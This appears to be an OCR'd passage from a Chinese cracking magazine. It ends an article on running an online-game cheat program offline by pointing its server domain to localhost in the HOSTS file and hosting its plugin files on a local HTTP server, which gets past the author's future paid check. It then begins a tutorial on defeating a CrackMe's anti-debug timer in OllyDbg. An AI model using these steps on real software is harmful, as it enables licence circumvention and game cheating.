


图5

首先，新建一个文件夹当做网站根目录，按照bin文件的网址链接先建立wulin_shell文件夹，再在该目录下建立子目录090528，再把刚才下载的两个bin文件存放到里面，修改HOSTS文件，把外挂网站解析到本地，如图6，然后把傻瓜Http服务器放到根目录下运行。启动外挂程序，成功运行，并没有弹出网络不通的提示，说明已经成功的本地化了，如图7。如果它以后要进行收费的话应该会使用帐户来登录，或者是把游戏的角色名进行绑定，后来也证实了我的猜想，外挂作者的确使用了角色名和游戏大区来进行判断的。

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
# copyright (c) 1993-1999 microsoft corp.
#
# this is a sample hosts file used by microsoft tcp/ip for windows.
#
# this file contains the mappings of ip addresses to host names. each
# entry should be kept on an individual line. the ip address should
# be placed in the first column followed by the corresponding host name.
# the ip address and the host name should be separated by at least one
# space.
#
# additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# for example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
# 以下都是在2006-2007年恶意修改IE属性，或者传播病毒或者木马的网站
127.0.0.1       localhost
127.0.0.1       www.6enz.com
```

图6




图7

还有一点，刚才我们为什么在OD中可以找到字符串，但在C32中就没有找到呢？后来我才发现，我查找的是ANSI字符串，当更改为查找Unicode字符串时，也同样可以找到此字符串的，如图8。

```
ternetSetFeature
Enabled.h.t.t.p.
:././.w.w.w...6.
e.n.z...c.o.m./.
w.u.l.i.n._.s.h.
e.l.l./.0.9.0.5.
2.8./.6.e.n.z...
b.i.n...h.t.t.p.
:././.w.w.w...6.
e.n.z...c.o.m./.
w.u.l.i.n._.s.h.
e.l.l./.0.9.0.5.
2.8./.v.i.p.f.u.
n.c...b.i.n.....
```

图8

最后我再总结一下步骤：

1、修改hosts文件，解析外挂网站至本地

2、按照路径放置好插件

3、运行http服务

4、启动外挂

为了方便大家的使用，我又使用易语言实现了上面四个步骤，源文件已经打包收录到了光盘中，有兴趣的朋友可以研究一下。

（本文所涉及到的OD、Cam32、外挂文件、E语言源码已收录到光盘中）

菜菜学破解之 扫掉爆破路上的拦路虎

BaseNet



对于破解来说，总是希望能以最快的速度来搞定目标程序，破解的方法有很多，当然最通用的方法就是爆破了，而针对爆破最简单的防范方法就是anti debug，因为不管是刚入门的新人还是有一定经验的破解者，必须通过使用调试器才能进行程序分析，因此禁止程序调试就成了防止程序被破解的第一步。好友sunny前几天传给了我一个Cracker_Me让我玩一下，因为学破解已经有段时间了，也想练一下手，于是就试着破解了一下，最后得出结论，此Cracker_Me绝对是Anti debug中的极品。

一、突破计时器

我对于Cracker_Me的处理方法一般是先查看它的16进制代码，一方面可以加深对PE结构的理解和记忆，另一方面也可以更




图1




图2




图3

方便的找到一些敏感信息，比如和注册有关的提示信息、程序调用的API函数等等。很多次破解失败后，我都是通过分析图1中程序调用的API函数才想出解决方法的，这样不但可以学到破解的方法，还可以提高编程能力，可谓是一箭双雕。

程序运行大约10秒钟后就会自动退出，这很让人郁闷。从Windows API函数的实现角度来分析，一般是通过上图中的SetTimer()添加计时器来实现的，我们先使用OD载入程序，从程序入口特征可以看出，程序并没有加壳，而编写的语言应该是Borland C++，如图2。Borland C++编写的程序有个特点，就是调用的API是密集分布的（一串jmp），拖动鼠标到004015de处就可以看到这个密集区了，如图3。

